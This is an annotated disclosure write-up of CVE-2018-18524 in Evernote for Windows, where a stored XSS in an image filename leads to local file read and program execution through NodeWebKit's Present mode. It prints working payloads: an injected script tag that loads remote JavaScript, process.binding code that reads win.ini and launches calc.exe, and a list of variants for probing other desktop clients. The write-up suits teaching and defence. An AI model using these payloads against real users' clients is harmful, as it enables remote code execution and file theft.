What is happening in that filename? alert(1) is the simplest JavaScript instruction there is: it makes a small popup box appear with the number 1 in it. It is the standard way to prove that code ran, because if the box appears, the browser obeyed your text as code. The filename is built so that, when the program writes it into the page, it closes whatever attribute it was sitting in ("), adds an onclick handler (code that runs when the element is clicked), and then closes the tag (>). The .jpg at the end keeps it looking like a picture name. Clicking the picture then runs the handler, and the box appears.
On 2018/09/20, Evernote for Windows 6.15 GA was released and fixed the issue @sebao reported. GA means general availability, the normal public release.
In Evernote for Windows 6.15, <, >, " were filtered when inserting a filename. Filtering means the program checks the text as it comes in and removes or blocks the dangerous characters. But the note whose image had been named with the sebao_xss payload could still trigger alert(1). In the author's words, that means they do nothing when the filename is output. Output is the moment the program writes the saved text back into the page for display. So the stored XSS could be used again.
This distinction matters and is worth slowing down for. Checking text when it is saved is input filtering. Cleaning text when it is displayed is output encoding. If you only do the first, anything saved before the check existed, or saved through another route, still gets displayed raw. A comparison: a nightclub that checks bags at the door but never looks inside the lockers already in the building.
The author did not consider the XSS itself a serious security problem and went looking for something stronger, such as remote code execution or local file read. Remote code execution, often shortened to RCE, means making a program run code of your choosing on someone else's machine. Local file read means reading files that sit on that machine's disk, which the attacker normally has no access to.
Exploitation
Step 1: load remote JavaScript through the stored XSS
In version 6.14, the author renamed the picture as follows, for convenience, so that a JavaScript file could be loaded from a remote server:
" onclick="alert(1)"><script src="http://[redacted]:8000/1.js">.jpg
Line by line: the leading " closes the attribute the filename is placed in. onclick="alert(1)" adds a click handler as before. The > closes the tag. Then <script src="http://[redacted]:8000/1.js"> opens a script tag whose src attribute points at the author's server, so the browser fetches and runs that file. The trailing .jpg keeps the name looking like an image.
Why do this? Because a short filename is a cramped place to write a whole attack. The report says this was done for convenience.
Evernote for Windows 6.15 was then installed. Rendered means turned into what you see on screen; unsanitised means no cleaning was applied at that point.
Step 2: look for a dangerous API
Some special APIs were tried, such as evernote.openAttachment and goog.loadModuleFromUrl, but they failed.
An API, short for application programming interface, is a set of functions a program offers so that other code can ask it to do things. Think of it as the buttons and levers on a machine: you do not need to know the wiring, you just press the right button. The author was hunting for a button that does something powerful, such as opening a file or loading code from a web address. Both attempts failed, so the search continued.
After failing many times, the author browsed all files under the path C:\\Program Files(x86)\Evernote\Evernote\. There, Evernote was found to ship a NodeWebKit in C:\\Program Files(x86)\Evernote\Evernote\NodeWebKit, and Present mode uses it. The other good news is that Nodejs code can be executed through the stored XSS under Present mode.
Two terms to unpack. Nodejs is a way of running JavaScript outside a browser, on a computer, with access to files and programs. NodeWebKit is a bundle that puts a browser window and Nodejs together, so a desktop app can be built from web pages while still being able to touch the machine. That combination is exactly what makes this interesting: code that runs in the page can, in such an app, reach beyond the page.
Step 3: try to execute a command directly
The first attempt was to use require('child_process').exec, which failed with:
Module name "child_process" has not been loaded yet for context
require is how Nodejs loads a module, a packaged piece of functionality. child_process is the module that lets a program start other programs, which is precisely what the author wanted. The error says that module was not available in that particular context, meaning the environment the code was running in had not loaded it. A comparison: you found the right tool in the catalogue, but the drawer it lives in is locked in this room.
A new way was needed.
Step 4: read a local file
The author found the article "How we exploited a remote code execution vulnerability in math.js" and used it to read a local file successfully:
//read local file javascript code
alert("Try to read C:\\\\Windows\\win.ini");
try{
  var buffer = new Buffer(8192);
  process.binding('fs').read(process.binding('fs').open('..\\..\\..\\..\\..\\..\\..\\Windows\\win.ini', 0, 0600), buffer, 0, 4096);
  alert(buffer);
}
catch(err){
  alert(err);
}
Line by line. The first line is a comment, ignored by the computer, saying what the code does. alert("Try to read C:\\\\Windows\\win.ini") shows a message so the author can see the attempt started. try{ begins a block where errors are caught rather than crashing everything. var buffer = new Buffer(8192) creates an empty container of 8192 bytes, a byte being one character-sized unit of data, to hold what is read. The long line is the core: process.binding('fs') reaches the file system part of Nodejs directly, bypassing the normal module loading that failed earlier. .open('..\\..\\..\\..\\..\\..\\..\\Windows\\win.ini', 0, 0600) opens the file win.ini, using .. seven times to walk up seven folder levels from wherever the program currently sits, so the path lands on the Windows folder. .read(...) then reads up to 4096 bytes into the buffer. alert(buffer) shows the contents. catch(err){ alert(err); } shows any error instead, so a failure is visible rather than silent.
Why this route? Because the normal, friendly way to start a program was blocked, the author went one level lower, to the internal machinery that the friendly way is built on. That machinery was still reachable.
This reaches the internal fs binding directly through process.binding('fs'), opens win.ini by walking up seven directory levels from the current working directory, reads up to 4096 bytes into an 8192-byte buffer and shows the result in an alert.
Step 5: execute a program with spawn_sync
In the NodeWebKit environment, Object and Array were not available (the author does not know why). So spawn_sync was used instead, with env taken from window.process.env:
// command executed
try{
  spawn_sync = process.binding('spawn_sync');
  envPairs = [];
  for (var key in window.process.env) {
    envPairs.push(key + '=' + window.process.env[key]);
  }
  args = [];

  const options = {
    file: 'C:\\\\Windows\\system32\\calc.exe',
    args: args,
    envPairs: envPairs,
    stdio: [
      { type: 'pipe', readable: true, writable: false },
      { type: 'pipe', readable: false, writable: true },
      { type: 'pipe', readable: false, writable: true }
    ]
  };
  spawn_sync.spawn(options);
}
catch(err){
  alert(err);
}
Line by line. Object and Array are basic building blocks of JavaScript, used to hold groups of values; the author reports they were missing in this environment, which is unusual. spawn_sync = process.binding('spawn_sync') grabs the internal machinery for starting a program. envPairs = [] starts an empty list. The for loop walks through window.process.env, which holds the environment variables, the named settings a program inherits from the system, and copies each one into the list as name=value. args = [] means no arguments are passed to the program. The options object then describes what to run: file is the calculator, args is the empty list, envPairs is the copied settings, and stdio describes the three standard channels every program has, input, normal output and error output, each set as a pipe, a channel the parent can read or write. spawn_sync.spawn(options) starts it. The catch shows any error.
Why the calculator? Because it is harmless and instantly visible. Starting it proves the machine ran a program of the attacker's choosing, without doing damage during a test.
This builds the environment pairs from window.process.env, sets the executable to C:\\Windows\\system32\\calc.exe with no arguments, and calls spawn_sync.spawn(options) with piped stdio.
At this point the author could read files on the local computer and execute calc.exe.
Step 6: prove it affects another person
To show that the vulnerability can affect other people, the author signed up for a new account *****[redacted] and shared this note with the new account.
The new account receives a message in Work Chat:
If the recipient decides to open it and use the Present mode, the Nodejs code will be executed.
This step is about delivery. A bug that only affects the person who made the note is a curiosity. A bug that travels through sharing to someone else is a real risk, because the recipient did nothing except open a note that appeared to come from a contact.
Root cause
The chain has two parts. First, the filename of an image is inserted into the note's HTML without proper output encoding. HTML is the language web pages are written in. Version 6.15 filtered <, > and " at insertion time, but notes created before that still carried the raw payload, and the filename was still output without encoding, so the stored XSS survived the fix. Version 6.15 filtered the characters at insertion time, but the filename was still output without encoding.
Second, Present mode runs on NodeWebKit, which exposes Nodejs internals such as process.binding('fs') and process.binding('spawn_sync') to the content being presented. The XSS therefore runs with the privileges of the desktop application rather than in a sandboxed browser context. A sandbox is a restricted space where code can play without touching the rest of the machine; here there was no such wall. The require('child_process').exec route was blocked because the module had not been loaded for that context, but the lower-level bindings were reachable.
Impact
An attacker who can place a crafted image filename in a note can run JavaScript when the note is opened and the picture is clicked. Under Present mode, that JavaScript can read local files (the author read C:\\Windows\\win.ini) and execute programs (the author launched calc.exe). Because notes can be shared, the payload can be delivered to another account through Work Chat, and it executes if the recipient opens the note and uses Present mode. The author notes that the stored XSS itself was not considered a serious security problem; the serious part is the code execution and file read that follow from it.
Fix
Evernote fixed the vulnerabilities in Evernote for Windows 6.16.1 beta on 2018/10/15, and added the author to the Hall of Fame. A CVE ID, CVE-2018-18524, was requested on 2018/10/19, and public disclosure followed on 2018/11/05 after Evernote for Windows 6.16.4 was released. A CVE ID is a public catalogue number for a known vulnerability, so people can refer to it unambiguously. The report does not describe the code changes themselves.
Variants to test
- Output encoding of user-controlled names: rename an image, attachment or note with a payload such as
" onclick="alert(1)">.jpg, then reopen the note in a newer client. A positive result is the script running from a note created after the fix. - Legacy notes after an upgrade: create the payload in an older version, upgrade the client, and open the note. A positive result is the payload still firing, which shows stored content is not re-sanitised on output.
- Nodejs exposure in embedded browsers: in any desktop client that uses NodeWebKit or Electron for a preview or presentation mode, try
process.binding('fs')andprocess.binding('spawn_sync')from injected script. A positive result is a file read or a spawned process. - Module loading restrictions: when
require('child_process')fails with a context error, check whether lower-level bindings remain reachable. A positive result is any binding that performs file or process operations. - Sharing paths: share a note containing the payload with a second account and check the notification channel. A positive result is the recipient receiving the note and executing the payload when opening it in the vulnerable mode.
Timeline
| Date | Event |
|---|---|
| 2018/09/20 | Evernote for Windows 6.15 GA released, fixing the XSS @sebao reported |
| 2018/09/27 | Read Local File and Command Execute vulnerabilities found and reported to [redacted] |
| 2018/09/27 | Evernote confirms the vulnerabilities |
| 2018/10/15 | Evernote fixes the vulnerabilities in Evernote for Windows 6.16.1 beta and adds the author to the Hall of Fame |
| 2018/10/19 | CVE ID requested: CVE-2018-18524 |
| 2018/11/05 | Public disclosure after Evernote for Windows 6.16.4 released |
Glossary
- API: a set of functions a program offers so other code can ask it to do things, like buttons on a machine.
- Buffer: a fixed-size container in memory for holding raw data, such as the bytes read from a file.
- CVE ID: a public catalogue number for a known vulnerability, so it can be referred to unambiguously.
- Stored XSS: XSS where the malicious text is saved by the product and shown again later, to the same person or to others.
- Environment variables: named settings a program inherits from the system, such as paths and configuration values.
- Filtering (input filtering): checking and removing dangerous characters as text is saved.
- Output encoding: cleaning text at the moment it is displayed, so it is shown as text and never treated as code.
- GA (general availability): the normal public release of a product version.
- HTML: the language web pages are written in, made of tags that describe content and structure.
- JavaScript: the programming language that runs in web pages and, via Nodejs, on computers.
- Local file read: reading files on a machine's disk that the attacker normally cannot reach.
- Module: a packaged piece of functionality that a program can load when needed.
- Nodejs: a way of running JavaScript outside a browser, with access to files and programs.
- NodeWebKit: a bundle that combines a browser window with Nodejs, used to build desktop apps from web pages.
- Pipe: a channel that connects a running program's input or output to another program.
- Present mode: Evernote's full-screen slideshow view of a note, which the report says runs on NodeWebKit.
- Remote code execution (RCE): making a program run code of your choosing on someone else's machine.
- Sandbox: a restricted space where code can run without touching the rest of the machine.
- Script tag: an HTML tag,
<script>, that tells the browser to run JavaScript, either written inline or fetched from asrcaddress. - Work Chat: Evernote's chat feature, used here to notify a recipient about a shared note.



